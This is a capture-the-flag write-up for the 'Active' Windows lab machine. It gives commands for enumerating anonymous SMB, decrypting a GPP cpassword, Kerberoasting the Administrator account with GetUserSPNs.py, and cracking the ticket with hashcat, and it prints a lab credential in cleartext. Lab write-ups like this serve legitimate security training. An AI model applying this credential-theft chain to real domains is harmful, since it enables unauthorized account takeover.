Active
Overview
Active is an easy Windows box built around a classic Active Directory
misconfiguration chain. An anonymously readable Replication share exposes a
Group Policy Preferences (GPP) Groups.xml containing an encrypted
cpassword — the AES key for which Microsoft famously published. Decrypting it
yields credentials for the SVC_TGS service account. From there, that account
can Kerberoast the Administrator SPN, and the resulting ticket cracks against
rockyou.txt for a full domain compromise.
Path: anonymous SMB → GPP cpassword → SVC_TGS → Kerberoast
Administrator → root.
Enumeration
A full TCP scan shows the tell-tale fingerprint of a domain controller — DNS, Kerberos, LDAP, SMB, and the AD web services port — on Windows Server 2008 R2.
$ nmap -A -T4 -p- 10.10.10.100
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (Windows Server 2008 R2 SP1)
88/tcp    open  kerberos-sec
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn
389/tcp   open  ldap          Microsoft Windows AD LDAP (Domain: active.htb)
445/tcp   open  microsoft-ds
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows AD LDAP (Domain: active.htb)
Service Info: Host: DC; OS: Windows

The scan hands us the domain — active.htb — so I added it to /etc/hosts
and moved on to SMB.
Foothold — Group Policy Preferences
Anonymous SMB enumeration lists the shares, and the non-default Replication
share stands out:
$ smbclient -L //active.htb/ -N
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Users denies anonymous access, but Replication is wide open — and it mirrors
SYSVOL, so it holds the domain’s Group Policy tree. Digging through the
policies, the interesting file is the GPP Groups.xml:
active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml

That file contains a cpassword attribute. GPP passwords are AES-256
encrypted, but Microsoft published the static key back in MS14-025, so anything
in a cpassword is trivially reversible. I used
gpp-decrypt:
$ python3 gpp-decrypt.py -f Groups.xml

That gives us working domain credentials:
active.htb\SVC_TGS : GPPstillStandingStrong2k18
User
Before Kerberos would cooperate I had to fix the clock skew against the DC (Kerberos rejects tickets when the client clock drifts too far):
$ sudo systemctl stop systemd-timesyncd.service
$ sudo rdate -n active.htb

With auth working, the SVC_TGS account can read the Users share, where the
user flag sits on the service account’s desktop:
$ smbclient -U "active.htb\SVC_TGS" //active.htb/Users
smb: \> get "SVC_TGS\Desktop\user.txt"
Privilege Escalation — Kerberoasting
There’s no WinRM and wmiexec didn’t land, so rather than chase a shell I went
straight for Kerberoasting. Any authenticated account can request a service
ticket for any SPN, and the ticket is encrypted with the service account’s NTLM
hash — so a weak service-account password can be cracked offline.
GetUserSPNs.py shows the Administrator account itself has an SPN registered:
$ GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100
ServicePrincipalName  Name           MemberOf
--------------------  -------------  --------
active/CIFS:445       Administrator

Requesting the ticket and cracking it against rockyou.txt recovers the
Administrator password almost instantly:
$ GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -request
$ hashcat -m 13100 admin.hash /usr/share/wordlists/rockyou.txt
Root
Since the goal is just the flag, there’s no need for a full shell — the recovered Administrator credentials read the flag straight off SMB:
$ smbclient -U "active.htb\Administrator" //active.htb/Users
smb: \> get "Administrator\Desktop\root.txt"
Domain admin, no shell required.
Takeaways
- GPP
cpasswordis game over. AnyGroups.xmlwith acpasswordin a readableSYSVOL/Replicationshare is a free credential — the encryption key is public. - Kerberoasting an account with an SPN turns one weak domain credential into another; here the Administrator account itself was roastable, collapsing the whole path into two steps.